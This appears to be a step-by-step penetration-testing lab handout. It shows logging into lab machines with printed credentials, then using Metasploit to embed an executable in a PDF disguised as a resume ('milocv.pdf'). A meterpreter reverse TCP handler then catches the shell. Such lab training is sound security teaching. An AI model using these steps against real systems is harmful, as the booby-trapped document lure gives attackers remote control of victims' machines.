

TASK 9.2
Exploiting the Target

Rev B




1 Open an RDP

Search and open new RDP (Remote Desktop Protocol) and run as administrator.



Select Yes




1.1 Enter Attack Box information and connect

Attack Box


IP Address: 10.0.122.54

Username: ephemeral


Password: Vt3iXeqW38iwG2GUkuQs



1.1.1 Check the box to Don't ask again for connections to this computer…and press Yes




2 Run PuTTY





IP: 10.0.99.30

Username: phantom3472


Password: wgSOx9Od3s7q166vXoXu









2.1 msfconsole






2.2 use exploit/windows/fileformat/adobe_pdf_embedded_exe

use exploit/windows/fileformat/adobe_pdf_embedded_exe




2.3 set payload windows/meterpreter/reverse_tcp

set payload windows/meterpreter/reverse_tcp




2.4 set lhost 10.0.99.30

set IP: 10.0.99.30




2.5 set lport 4444

set lport 4444




2.6 set filename milocv.pdf

milocv.pdf




2.7 set infilename /home/phantom3472/CV/miloresume.pdf

set infilename /home/phantom3472/CV/miloresume.pdf




2.8 run

run




3 use exploit/multi/handler

use exploit/multi/handler




3.1 set payload windows/meterpreter/reverse_tcp

set payload windows/meterpreter/reverse_tcp



